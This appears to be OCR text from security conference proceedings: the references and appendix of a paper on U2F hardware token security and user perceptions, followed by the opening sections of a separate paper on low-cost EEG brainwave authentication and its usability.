[26] J. Ehrensvärd, Y. J. Kemp, and F. Alliance. FIDO U2F HID protocol specification, 2014. https://fidoalliance.org/specs/fido-u2f-v1.0-ps-20141009/fido-u2f-hid-protocol-ps-20141009.html.

[27] K. Eldefrawy, G. Tsudik, A. Francillon, and D. Perito. SMART: Secure and Minimal Architecture for (Establishing Dynamic) Root of Trust. In *The Network and Distributed System Security Symposium*, 2012.

[28] S. Eskandari, J. Clark, D. Barrera, and E. Stobert. A first look at the usability of Bitcoin key management. In *NDSS Symposium USEC Workshop*, 2015.

[29] S. Fahl, M. Harbach, T. Muders, M. Smith, and U. Sander. Helping Johnny 2.0 to encrypt his Facebook conversations. In *Symposium on Usable Privacy and Security*, 2012.

[30] Feitian. U2F Keys, 2020. https://www.ftsafe.com/Products/FIDO/Single_Button_FIDO, accessed: 2020-09-16.

[31] D. Forte, C. Bao, and A. Srivastava. Temperature tracking: An innovative run-time approach for hardware trojan detection. In *IEEE/ACM International Conference on Computer-aided Design*, 2013.

[32] E. Gelenbe and Y. M. Kadioglu. Energy life-time of wireless nodes with network attacks and mitigation. In *IEEE International Conference on Communications Workshops*, 2018.

[33] A. Gkaniatsou, M. Arapinis, and A. Kiayias. Low-Level Attacks in Bitcoin Wallets. In P. Q. Nguyen and J. Zhou, editors, *Information Security*, 2017.

[34] Google. Google Trends - U2F Token Analysis, 2019. https://trends.google.com/trends/explore?q=yubikey,u2f%20token,thetis,hyperfido, accessed: 2020-06-17.

[35] Google. Titan Security Key, 2020. https://store.google.com/product/titan_security_key, accessed: 2020-09-16.

[36] J. Grand and G. I. Studio. Understanding hardware security. *Black Hat Japan*, 2004. https://www.blackhat.com/presentations/bh-asia-04/bh-jp-04-pdfs/bh-jp-04-grand/bh-JP-04-grand.pdf.

[37] Y. Grauer. The best security key for multi-factor authentication, 2020. https://www.nytimes.com/wirecutter/reviews/best-security-keys/, accessed: 2020-09-15.

[38] U. Guin, P. Cui, and A. Skjellum. Ensuring proof-of-authenticity of IoT edge devices using blockchain technology. In *IEEE International Conference on Blockchain*, 2018.

[39] K. He, X. Huang, and S. X.-D. Tan. Em-based on-chip aging sensor for detection of recycled ics. *IEEE Design & Test*, 33(5):56–64, 2016.

[40] HexView. Inside Yubikey Neo, 2018. http://www.hexview.com/~scl/neo/, accessed: 2020-06-17.

[41] S. Holm. A simple sequentially rejective multiple test procedure. *Scandinavian journal of statistics*, 1979.

[42] H.-C. Hsiao, Y.-H. Lin, A. Studer, C. Studer, K.-H. Wang, H. Kikuchi, A. Perrig, H.-M. Sun, and B.-Y. Yang. A Study of User-Friendly Hash Comparison Schemes. In *Annual Computer Security Applications Conference*, Dec 2009.

[43] A. Huang. Supply Chain Security: "If I were a Nation State...", 2019. BlueHat IL, video available: https://youtu.be/RqQhWitJ1As, accessed: 2020-06-17.

[44] T. Idriss and M. Bayoumi. Lightweight highly secure puf protocol for mutual authentication and secret message exchange. In *IEEE International Conference on RFID Technology & Application (RFID-TA)*, 2017.

[45] Intertronix. Custom Hologram Sticker Online, 2020. https://www.intertronix.com/category-s/1673.htm, accessed: 2020-09-16.

[46] J. Jang, J. Woo, J. Yun, and H. K. Kim. Mal-netminer: malware classification based on social network analysis of call graph. In *International Conference on World Wide Web*, 2014.

[47] E. Jensen and C. Laurie. *Doing real research: A practical guide to social research*. 2016. ISBN 978-1446273883.

[48] R. G. Johnston. Tamper-indicating seals. *American Scientist*, 94(6), 2006.

[49] H.-Y. Kim. Statistical notes for clinical researchers: chi-squared test and Fisher's exact test. *Restorative dentistry & endodontics*, 42(2), 2017.

[50] A. Kingsley-Hughes. Best security keys in 2020: Hardware-based two-factor authentication for online protection. https://www.zdnet.com/article/best-security-keys/, accessed: 2020-09-15.

[51] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *IEEE Symposium on Security and Privacy*, 2019.

[52] F. Koushanfar. Hardware metering: A survey. In *Introduction to Hardware Security and Trust*. 2012. ISBN 978-1-4419-8080-9.

[53] C. Krieg, A. Dabrowski, H. Hobel, K. Krombholz, and

E. Weippl. Hardware malware. *Synthesis Lectures on Information Security, Privacy, and Trust*, 2013.

[54] K. Krippendorff. *Content Analysis: An Introduction to It's Methodology*. 2004. ISBN 978-0761915454.

[55] J. S. Laguilles, E. A. Williams, and D. B. Saunders. Can lottery incentives boost web survey response rates? Findings from four experiments. *Research in Higher Education*, 52(5), 2011.

[56] J. Lazar, J. H. Feng, and H. Hochheiser. *Research methods in human-computer interaction*. 2017. ISBN 978-0128053904.

[57] Ledger. A Closer Look Into Ledger Security: the Root of Trust, 2019. https://www.ledger.com/a-closer-look-into-ledger-security-the-root-of-trust/, accessed: 2020-06-17.

[58] Ledger. Export your accounts, 2019. https://support.ledger.com/hc/articles/115005297709, accessed: 2020-06-17.

[59] Ledger. Check hardware integrity, 2020. https://support.ledger.com/hc/articles/115005321449, accessed: 2020-10-08.

[60] M. Leibowitz and J. FitzPatrick. Secure Tokin' & Doobiekeys: How to roll your own counterfeit hardware security devices. DEF CON 25, 2017.

[61] R. V. Lenth. Some practical guidelines for effective sample size determination. *The American Statistician*, 55(3), 2001.

[62] J. Li and J. Lach. At-speed delay characterization for ic authentication and trojan horse detection. In *IEEE International Workshop on Hardware-Oriented Security and Trust*, pages 8–14, 2008.

[63] Y. Li, J. M. McCune, and A. Perrig. VIPER: Verifying the Integrity of Peripherals' Firmware. In *ACM SIGSAC Conference on Computer and Communications Security*, 2011.

[64] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, et al. Meltdown: Reading kernel memory from user space. In *USENIX Security Symposium*, 2018.

[65] M. W. Lipsey. *Design sensitivity: Statistical power for experimental research*. 1989. ISBN 978-0803930636.

[66] P. Maene, J. Götzfried, R. De Clercq, T. Müller, F. Freiling, and I. Verbauwhede. Hardware-based trusted computing architectures for isolation and attestation. *IEEE Transactions on Computers*, 67(3), 2018.

[67] A. Mai, K. Pfeffer, M. Gusenbauer, E. Weippl, and K. Krombholz. User mental models of cryptocurrency systems-a grounded theory approach. 2020.

[68] H. Martin, P. Peris-Lopez, J. E. Tapiador, E. San Millan, and N. Sklavos. Hardware trojans in TRNGs. Citeseer, 2015.

[69] N. R. Mathiasen and S. Bødker. Threats or threads: from usable security to secure experience? In *Proceedings of the 5th Nordic conference on Human-computer interaction: building bridges*, 2008.

[70] J. M. McCune, Y. Li, N. Qu, Z. Zhou, A. Datta, V. Gligor, and A. Perrig. TrustVisor: Efficient TCB reduction and attestation. In *IEEE Symposium on Security and Privacy*, 2010.

[71] Michael Allen. How to Weaponize the Yubikey, 2019. https://www.blackhillsinfosec.com/how-to-weaponize-the-yubikey/, accessed: 2020-09-22.

[72] Mordor Intelligence. Global Hardware Wallet Market: Growth, Trends and Forecast (2019–2024), 2018. https://www.mordorintelligence.com/industry-reports/hardware-wallet-market, accessed: 2020-06-17.

[73] Mordor Intelligence. Hardware OTP Token Authentication Market (2019 - 2024), 2018. https://mordorintelligence.com/industry-reports/hardware-otp-token-authentication, accessed: 2020-06-17.

[74] P. Muir. Trezor hardware wallet is vulnerable to hacking , 2020. https://asiatimes.com/2020/02/trezor-hardware-wallet-is-vulnerable-to-hacking/, accessed: 2020-06-12.

[75] D. Nedospasov, J. Datko, and T. Roth. Wallet Fail, 2018. https://wallet.fail/, accessed: 2020-06-17.

[76] Netflix. Linux and FreeBSD Kernel: Multiple TCP-based remote denial of service vulnerabilities, 2019. https://github.com/Netflix/security-bulletins/blob/master/advisories/third-party/2019-001.md, accessed: 2020-06-17.

[77] N. I. of Standards and Technology. Security Requirements for Cryptographic Modules. https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.140-2.pdf, accessed: 2020-06-07.

[78] D. Oswald, B. Richter, and C. Paar. Side-channel attacks on the yubikey 2 one-time password generator. In *International Workshop on Recent Advances in Intrusion Detection*, 2013.

[79] C. O'Flynn and A. Dewar. On-Device Power Analysis Across Hardware Security Domains. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, 2019.

[80] B. Parno, J. M. McCune, and A. Perrig. Bootstrapping trust in commodity computers. In *IEEE Symposium on Security and Privacy*, 2010.

[81] J. Payne, G. Jenkinson, F. Stajano, M. A. Sasse, and M. Spencer. Responsibility and tangible security: Towards a theory of user acceptance of security tokens. *preprint arXiv:1605.03478*, 2016.

[82] J.-M. Picod, R. Audebert, S. Blumenstein, and E. Bursztein. Attacking encrypted USB keys the hard (ware) way. *Black Hat USA*, 2017.

[83] P. G. Polson, C. Lewis, J. Rieman, and C. Wharton. Cognitive walkthroughs: a method for theory-based evaluation of user interfaces. *International Journal of man-machine studies*, 36(5), 1992.

[84] P. Qiu, D. Wang, Y. Lyu, and G. Qu. VoltJockey: Breaching TrustZone by Software-Controlled Voltage Manipulation over Multi-core Frequencies. In *ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[85] M. K. Qureshi. CEASER: Mitigating conflict-based cache attacks via encrypted-address and remapping. In *Annual IEEE/ACM International Symposium on Microarchitecture*, 2018.

[86] S. Rashid. Breaking the Ledger Security Model, 2018. https://saleemrashid.com/2018/03/20/breaking-ledger-security-model/, accessed: 2020-06-17.

[87] J. Reynolds, N. Samarin, J. Barnes, T. Judd, J. Mason, M. Bailey, and S. Egelman. Empirical measurement of systemic 2fa usability. In *USENIX Security Symposium*, 2020.

[88] J. Reynolds, T. Smith, K. Reese, L. Dickinson, S. Ruoti, and K. Seamons. A tale of two studies: The best and worst of Yubikey usability. In *IEEE Symposium on Security and Privacy*, 2018.

[89] F. Richter. The Tech World Is Still a Man's World, 2019. https://www.statista.com/chart/4467/female-employees-at-tech-companies/, accessed: 2020-06-17.

[90] J. Rode, C. Johansson, P. DiGioia, R. S. Filho, K. Nies, D. H. Nguyen, J. Ren, P. Dourish, and D. Redmiles. Seeing further: extending visualization as a basis for usable security. In *Proceedings of the second symposium on Usable privacy and security*, 2006.

[91] G. S. Rose, N. McDonald, L.-K. Yan, and B. Wysocki. A write-time based memristive puf for hardware security applications. In *IEEE/ACM International Conference on Computer-Aided Design*, 2013.

[92] K. Ryan. Hardware-Backed Heist: Extracting ECDSA Keys from Qualcomm's TrustZone. In *ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[93] A. Sabev. Pros and Cons of Secure Elements, 2017. https://www.intrinsic-id.com/pros-cons-secure-elements/, accessed: 2020-06-17.

[94] SatoshiLabs. Is "Banking-grade Security" Good Enough for Your Bitcoins?, 2016. https://blog.trezor.io/284065561e9b, accessed: 2020-06-17.

[95] SatoshiLabs. Non-genuine Trezor One devices spotted. Be careful, buy only from Trezor Shop or authorized resellers, 2018. https://blog.trezor.io/979b64e359a7, accessed: 2020-06-17.

[96] B. Schneier. *Beyond Fear: Thinking Sensibly About Security in an Uncertain World*. 2003. ISBN 978-0387026206.

[97] B. Schneier. Yubico Security Keys with a Crypto Flaw, 2014. https://www.schneier.com/blog/archives/2019/07/yubico_security.html, accessed: 2020-06-10.

[98] K. Sedgwick. Man's Life Savings Stolen from Hardware Wallet Supplied by a Reseller, 2018. https://news.bitcoin.com/mans-life-savings-stolen-from-hardware-wallet-supplied-by-a-reseller/, accessed: 2020-06-17.

[99] A. Seshadri, A. Perrig, L. Van Doorn, and P. Khosla. SWATT: Software-based attestation for embedded devices. In *IEEE Symposium on Security and Privacy*, 2004.

[100] D. W. Stewart and I. M. Martin. Intended and unintended consequences of warning messages: A review and synthesis of empirical research. *Journal of Public Policy & Marketing*, 13(1):1–19, 1994.

[101] R. Strackx and F. Piessens. Fides: Selectively hardening software application components against kernel-level or process-level malware. In *ACM conference on Computer and Communications Security (CCS)*, 2012.

[102] J. Sunshine, S. Egelman, H. Almuhimedi, N. Atri, and L. F. Cranor. Crying wolf: An empirical study of ssl warning effectiveness. In *USENIX Security Symposium*, pages 399–416, 2009.

[103] SurveyMonkey. SurveyMonkey, 2019. https://www.surveymonkey.com, accessed: 2020-06-17.

[104] J. Tan, L. Bauer, J. Bonneau, L. F. Cranor, J. Thomas, and B. Ur. Can Unicorns Help Users Compare Crypto Key Fingerprints? In *ACM Conference on Human Factors in Computing Systems*, pages 3787–3798, 2017.

[105] Thetis. U2F Keys, 2020. https://thetis.io/collections/frontpage, accessed: 2020-09-16.

[106] J. Tian, N. Scaife, D. Kumar, M. Bailey, A. Bates, and K. Butler. SoK:" Plug & Pray" Today–Understanding USB Insecurity in Versions 1 Through C. In *IEEE Symposium on Security and Privacy*, 2018.

[107] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In *USENIX Security Symposium*, 2018.

[108] M. Vervier and M. Orrù. Oh No, Where's FIDO? - A Journey into Novel Web-Technology and U2F Exploitation, 2018. https://www.offensivecon.org/speakers/2018/markus-and-michele.html, accessed: 2020-06-17.

[109] S. Volokitin. Software attacks on hardware wallets. *Blackhat USA*, 2018. https://www.blackhat.com/us-

18/briefings/schedule/#software-attacks-on-hardware-wallets-10665.

[110] W3C Fido Alliance. FIDO Alliance and W3C Achieve Major Standards Milestone in Global Effort Towards Simpler, Stronger Authentication on the Web, 2018. https://fidoalliance.org/fido-alliance-and-w3c-achieve-major-standards-milestone-in-global-effort-towards-simpler-stronger-authentication-on-the-web/, accessed: 2020-06-17.

[111] T. Wiki. Developers guide: Cryptography, 2018. https://wiki.trezor.io/Developers_guide:Cryptography, accessed: 2020-06-17.

[112] M. S. Wogalter. Purposes and scope of warnings. *Handbook of warnings*, pages 3–9, 2006.

[113] Yubico. Security Advisory 2019-06-13 – Reduced initial randomness on FIPS keys. https://www.yubico.com/support/security-advisories/ysa-2019-02/, accessed: 2020-06-17.

[114] Yubico. The YubiKey as a Keyboard, 2013. https://support.yubico.com/hc/articles/360013790279, accessed: 2020-12-17.

[115] Yubico. Verify your YubiKey, 2019. https://www.yubico.com/genuine/, accessed: 2020-06-17.

[116] S. Zander, G. Armitage, and P. Branch. A survey of covert channels and countermeasures in computer network protocols. *IEEE Communications Surveys & Tutorials*, 9(3), 2007.

[117] S. Zeitouni, D. Gens, and A.-R. Sadeghi. It's hammer time: how to attack (rowhammer-based) DRAM-PUFs. In *Design Automation Conference (DAC)*, 2018.

A Appendix

A.1 Features of other U2F Vendors

Table 6: U2F Token Feature Overview

● fulfilled/implemented/included
◑ sometimes
○ not fullfilled
– not applicable
? undisclosed

		YubiKey 5	YubiKey 4 Neo	YubiKey 4	Yubico Sec. Key	Google Titan	Thetis BLE U2F	Thetis FIDO U2F	Feitian ePass FIDO
Pack.	Tamper-evident	●	◑[1]	◑[1]	◑[1]	○	○	○	◑[1]
	Holographic sticker	○	◑[1]	◑[1]	◑[1]	◑[1]	○	○	◑[1]
Hardware	Single-piece cast	●	●	●	●	●	●	●	●
	Openable device	–[2]	–[2]	–[2]	–[2]	–[2]	–[2]	–[2]	–[2]
	Secure CPU	●	○	○	○	○	○	○	○
	Secure element	○	●	●	●	●	●	●	●
Software	Local FW attestation	?	?	?	?	?	?	?	?
	Remote FW attestation	○	○	○	○	?	?	?	?
	Key attestation	●	●	●	○	?	?	?	?
	Manual firmware load	○	○	○	○	○	○	○	○

[1] Vendors changed their packaging multiple times in recent years.
[2] Single-piece casts and openable devices are mutually exclusive.

A.2 Demographics

Table 7: Demographics of Participants $n = 194$

Demographics	Participants	%
Gender		
Male	165	85%
Female	15	8%
Other	4	2%
Prefer not to say	10	5%
Age		
<18	5	3%
18–29	94	48%
30–44	81	42%
45–59	12	6%
60+	2	1%
Highest completed education		
Compulsory school	11	6%
Secondary education	49	25%
Bachelor	63	32%
Master	48	25%
Ph.D.	17	9%
Other	6	3%
Continent of residence		
Asia	5	3%
Australia	3	2%
Europe	135	70%
America	50	26%
Prefer not to say	1	1

A.3 Perceived Likelihood of Attack Vectors




Figure 3: How likely participants perceive attack vectors

Inexpensive Brainwave Authentication: New Techniques and Insights on User Acceptance

Patricia Arias-Cabarcos
KASTEL/KIT
patricia.cabarcos@kit.edu

Thilo Habrich
University of Mannheim
t-habrich@web.de

Karen Becker
University of Mannheim
becker-karen@outlook.com

Christian Becker
University of Mannheim
christian.becker@uni-mannheim.de

Thorsten Strufe
KASTEL/KIT
strufe@kit.edu

Abstract

Brainwaves have proved to be unique enough across individuals to be useful as biometrics. They also provide promising advantages over traditional means of authentication, such as resistance to external observability, revocability, and intrinsic liveness detection. However, most of the research so far has been conducted with expensive, bulky, medical-grade helmets, which offer limited applicability for everyday usage. With the aim to bring brainwave authentication and its benefits closer to real world deployment, we investigate brain biometrics with consumer devices. We conduct a comprehensive experiment that compares five authentication tasks on a user sample up to 10 times larger than those from previous studies, introducing three novel techniques based on cognitive semantic processing. We analyze both the performance and usability of the different options and use this evidence to elicit design and research recommendations. Our results show that it is possible to achieve Equal Error Rates of 14.5% (a reduction between 37%-44% with respect to existing approaches) based on brain responses to images with current inexpensive technology. With regard to adoption, users call for simpler devices, faster authentication, and better privacy.

1 Introduction

The field of Brain Computer Interfaces (BCI) has researched and come to solutions that allow humans to communicate with machines using their brains [80]. These technologies have been especially important in the health sector, where BCIs can for example expand the interaction capabilities of people with severe paralysis [10]. But with the development of consumer-grade electroencephalogram (EEG) readers [25, 30, 33, 41, 54], new opportunities appear for using BCIs in many other realms, such as entertainment or marketing [74, 81]. Indeed, low cost headsets are already being commercialized for these purposes and we can find app stores[1] that offer brain controlled games, relaxation trainers, and several other types of applications. In this context, and further spurred by the drawbacks of using passwords for proving online identity, research on brain biometrics has recently attracted a great deal of attention.

Brainwaves – patterns of measurable electrical impulses emitted as a result of the interaction of billions of neurons inside the human brain– present particular features that make them stand out over more traditional biometrics [28, 72]. Contrary to traits like e.g., face or gait, which can be observed from the outside and potentially misused to identify users without consent [35, 78], brain activity is not observable and thus resistant to this type of surveillance. Another noteworthy aspect is that credentials based on brainwaves can be easily revoked: our brain responses vary with the stimuli, and so in the case of having brainwaves stolen, a new credential could be generated by changing its associated stimulus. Besides, given that brain activity is always present in living human beings, brainwaves can strengthen authentication with intrinsic liveness detection.

But despite the benefits of brain biometrics and the emerging democratization of EEG technology, more research is needed to make brainwave authentication applicable in real-world scenarios. Currently, the vast majority of existing work is focused on medical-grade equipment, and the scarce experiments with consumer devices involve small user samples, implement basic authentication techniques (e.g., resting), and provide limited insights on usability. Furthermore, solutions are oriented to optimize particular classification models but provide little exploration of different implementation options and their practical implications. The result is a conspicuous lack of information on how to design brainwave authentication systems for different scenarios. Motivated to fill this gap, we make two fundamental contributions to move forward:

- **(1) Design, implementation, and testing of new authentication techniques.** We focus on techniques based on the extraction of time-locked endogenous brain responses, which are known to provide higher signal-to-noise ratio than continuous EEG recordings, the common practice in related work. Apart from techniques known

[1] https://store.neurosky.com/collections/apps

in the medical-grade literature, we introduce three new tasks based on cognitive semantic processing. As a main result, we are able to achieve Equal Error Rates of 14.5%, which suppose a reduction of 37%-44% with respect to previous studies. Furthermore, we are the first to report a comprehensive comparison of brainwave authentication tasks, including testing with one-class vs two class classifiers, analyzing the relevance of features in time and frequency, considering usability, and grounded on a subject pool (N=52) that is up to 10 times larger than the sample size in previous studies.

- **(2) Usability study.** Generally, achieving high classification accuracy at the cost of low usability in authentication system design is problematic, since it can limit real-world applicability. Despite its importance, only two works so far have considered usability in the field of consumer-grade brainwave authentication. Chuang *et al.* [20] conducted an experimental user study asking participants (N=15) to rate authentication tasks according to how enjoyable, easy, or engaging they were. Besides this pioneer study, Sohankar *et al.* [66] analyzed the usability of brainwave authentication systems in the literature against an heuristic metric built on parameters such as the type of headset or the estimated time to authenticate, but without considering users' experiences and perceptions. Here, we explore the usability of the proposed authentication techniques through empirical evidence as in [20], but extending the scope of the evaluation to: 1) cover both the usability of the tasks and the brainwave device, and 2) explore attitudes towards acceptance. Our results extend and complement previous work and aid in understanding the usability-security tradeoffs to take into account when implementing an authentication system.

Apart from these two studies, we contribute to the literature by distilling lessons learned to inform future designs and research on brainwave authentication, publishing our dataset to facilitate replication and encourage further research.

The remainder of this paper is organized as follows. Section 2 introduces the status quo on brainwave authentication, defines important concepts, and sets up our application scenario. Sections 3 and 4, focus on the design of authentication tasks to collect brainwaves and detail data processing steps. We report performance and usability results in Sections 5 and 6. Finally, the paper wraps up with a discussion of lessons learned in Section 7 and conclusions in Section 8.

2 Background

To set the background knowledge for the rest of the paper, we describe here the state of the art in brainwave authentication systems, followed by a primer on their key components, and the threat model and use-case we adopt.

2.1 Related Work

Since the first human electroencephalogram was recorded in 1924 [29], many studies have shown that brain activity contains individuating patterns due to the influence of both genetic factors, e.g., given the unique folding structures of the cortex, and non-genetic factors, such as intelligence or previous experiences [11, 45, 79]. On these grounds, researchers have investigated the usage of brainwaves as biometrics for user identification and authentication. However, the vast majority of this research [28] has been conducted using medical-grade EEG equipment, which is highly precise, but at the same time expensive, bulky, and difficult to use. In this line of work, Palaniappan and Mandic [55], in 2007, recorded the EEGs of 102 subjects and applied classification algorithms demonstrating an overall authentication accuracy of 98%. This study and similar works have shown promising results and opened the door to further research with the advent of consumer-grade EEG devices in 2007. At this point, with low-cost, easy, and even aesthetic wearables, brainwave-based authentication for the masses has become a tangible possibility. And so the question arises whether it is possible to get accurate results with this type of EEG headsets.

The literature on consumer-grade EEG authentication is scarce and so far it only includes experiments with a small number of subjects[2] as opposed to the medical case. This is an important gap, since the reported accuracy may not hold when applied to larger populations where the probability of finding similar users increases [32]. Additionally, existing works mostly implement authentication based on continuous EEG recordings (e.g., while relaxing or imagining something), but few of them [2, 51, 52, 71] have looked specifically at the extraction of time-locked brain variations that appear in reaction to external stimuli. These variations, called ERPs (Event Related Potentials), have been successfully tried in research with medical EEG equipment, and they are appealing for the consumer scenario given their higher signal-to-noise ratio. Another important limitation in current research is that most publications test one authentication task but there are few comparisons between different alternatives and just Chuang *et al.* [20] have addressed the usability of EEG authentication as perceived by users, a key aspect to understand adoption.

Looking at the existing gaps, in this work we aim to move beyond the state of the art by expanding three main fronts. First, we implement new authentication tasks based on ERPs for consumer brainwave readers. Second, we thoroughly compare these tasks, evaluating not only their performance but also conducting a user study to understand usability. And third, we do our experiments on a larger set of users (N=52) and release the dataset to allow for replication and further research.

[2] Generally ≤ 10; the maximum reported number of users is 31 [2]




Figure 1: Structure of a brainwave authentication system

2.2 Brainwave Authentication Basics

In a biometric authentication system, users are granted access depending on their distinct physiological or behavioral traits, such as the commonly used fingerprints, voice, or face features. These traits are collected through specific sensors, processed, and compared to a previously stored sample or template from the user trying to authenticate, checking if it is a match or a mismatch. Though brainwave patterns can be used to prove a person's identity, their acquisition differs with respect to other biometrics: they need to be "generated" while performing a specific task or as a response to a stimulus, such as sounds or images. Conversely, the primary modules of a brainwave-based authentication system [28], depicted in Figure 1, are:

Generation and measurement (3). Executes the *acquisition protocol* or *task* that triggers unique brainwave activity and records the associated voltage fluctuations.

Signal Pre-processing (4.1). Treats the raw EEG signal to remove undesirable artifacts, such as interferences from nearby electronics, and increase the signal-to-noise ratio.

Feature Extraction (4.1). Isolates the signal components that are relevant for authentication, i.e., those that contain the most information about a subject.

Classification. (4.2) Implements algorithms to tell authentic and non-authentic users apart.

2.3 Use Case and Threat Model

We consider a brainwave-based authentication system that protects access to applications in a desktop or laptop computer. First, the users must complete an *enrollment phase*, where their brain signals are collected to build a classification model and stored with their identity (e.g., a username). Then, during the *authentication phase*, a user supplies her identity and receives a series of visual stimuli. The generated brain responses are compared to the stored user model for denying or granting access. Therefore, for each user with true identity ID_t and claimed identity ID_c, we test the hypotheses:

$$H_0 : ID_t = ID_c \quad vs. \quad H_1 : ID_t \neq ID_c \tag{1}$$

to decide if the user is genuine or not (accept/reject H_0).

In this scenario, we consider a "zero effort" adversary [43]. This type of attacker tries to impersonate a valid user by claiming the target's identity (ID_u) and presenting the attacker's own biometric characteristic to the system. We assume this attacker has physical access to the device of the target victim. The resistance of a biometric system to zero-effort attacks is the system false accept rate (FAR), which we calculate, among other metrics, to discuss the performance of the proposed authentication mechanisms. We use this scenario and attacker model to guide our experiments and we further discuss the applicability to different use-cases in Section 7.

3 Brainwave Data Acquisition

In the first step of a brainwave authentication system, specific brain signals of a user need to be activated in order to generate her credential or authentication material. This process is called acquisition protocol and can be accomplished trough different types of tasks [28]. *Resting tasks*, where the user is asked to relax in a comfortable position without moving or thinking of anything in particular, are the easiest to perform. Indeed, they were among the first protocols to be investigated [60] due to their simplicity. A second category of protocols is that of *mental tasks*. In this case, users are asked to carry out imaginary actions, motor-related or not. When performing motor imaginary actions, users have to imagine kinesthetic movements of selected body parts, as opening and closing a fist or moving a finger [20]. Non-motor imaginary, on the contrary, refers to all other mental tasks that are not related to movement [83], such as mental letter composition [56], imagined speech [15], or mental calculation [48]. The last category of protocols, *stimulus-related tasks*, consists of approaches that expose subjects to stimuli of different nature (e.g., visual, auditory, emotional).

The most common approach for brainwave authentication is to use the continuous EEG signal associated to the whole duration of a task. But stimulus-based tasks offer an alternative possibility because they can also evoke specific time-locked potentials. These brain responses, called *Event-related Potentials* (ERPs) [79], appear as a temporary variation of the brainwave's voltage amplitude [36]. While more complex to implement, acquisition protocols based on ERPs provide a higher signal-to-noise ratio, being less sensitive to background perturbations [5]. This feature makes ERPs specially suitable for systems based on consumer-grade EEG devices, in which cheap sensors capture signals with lower quality compared to medical-grade electrodes [7, 24, 28]. Given the potential for ERPs to provide better accuracy, we design our tasks based on them and define the brainwave collection experiment accordingly.

3.1 Experiment Design

We focus on endogenous ERPs, a type of potentials that occur after the cognitive processing of sensory stimuli, i.e., later than 100ms after stimulus presentation[3]. While exogenous ERPs appear earlier and just depend on physical parameters of the stimulus (e.g., light intensity), endogenous ERPs are partially influenced by the subject's knowledge, motivation level, and cognitive abilities [11], and so more likely to exhibit individual characteristics useful for authentication [79]. These characteristics, together with the stable morphology of ERPs [5, 12], are the foundations for the uniqueness of this type of brainwaves. The most relevant **endogenous ERPs** are the P300 and the N400:

P300. It is a positive wave that peaks around 300ms after exposure to a certain stimulus [36]. This wave is triggered if a subject decides consciously or unconsciously that a presented stimulus or event is rare. In experimental setups, a P300 response can be elicited using the *Oddball Paradigm* [67], in which low-probability target items (e.g., pictures) are mixed with high-probability non-target or "standard" items.

N400. It is a negative wave that peaks at 400ms after a stimulus [38]. While the P300 is related to the attention of a subject, the N400 appears related to tasks that require semantic processing [36], such as language processing.

We devised five acquisition protocols to elicit the described potentials for authentication. The first two protocols focus on the P300 ERP, and were selected based on their successful application with medical-grade equipment. Besides, to further explore the space of possibilities, we introduce three new tasks built on the N400 potential that have never been used for authentication. The following list describes how we implemented the **acquisition protocols** grounded on neuroscience research techniques to trigger ERP potentials [23, 36–38, 67] :

P300:Selected. This task elicits the P300 potential based on the *oddball paradigm*. We first let the user pick a picture of her choice, which will be the target stimulus. The authentication task consists of looking at a sequence of images where the target image appears infrequently. Upon appearance, because it is a rare occurrence, a P300 is evoked that differs across subjects. To increase the attention and therefore the wave amplitude, we instructed the users to count the occurrences of the target stimuli.

P300:Assigned. Same as P300:Selected, but the is assigned the rare image.

N400:Words. This task is based on a *semantic priming paradigm*. Priming is defined as *"an improvement in performance in a perceptual or cognitive task, relative to an appropriate baseline, which is caused by previous, related experience"* [73]. Simply put, a subject is primed on an object if it has previous experience with this object. After priming, if the subject is presented with a semantically related stimulus, the brain finds it more meaningful and so the N400 potential appears. In our experiment, subjects watch a 'priming video' that displays cars driving on a highway. Afterward, several words are shown on the screen. A minority of these words is strongly related to the priming objects and aims at triggering N400 responses, and the rest are randomly generated.

N400:Sentences. This task is based on the concept of *incongruent sentences*. The N400 has been proved to appear when subjects read sentences word by word that end in a semantically incongruent manner [37]. An example for such a sentence is: *"Steve sat down to eat his **car**"*. Furthermore, the amplitude of the N400 wave depends on the subject's expectancy for the final word. This means that if subjects are primed on certain congruent endings, the N400 response is stronger when the incongruent word appears [38]. We therefore base on this observation to build our experiment. The task consists of showing users a sequence of sentences with slight variations. First, the sentences have semantically congruent endings, but the last variation finishes with an incongruent word to elicit a strong N400.

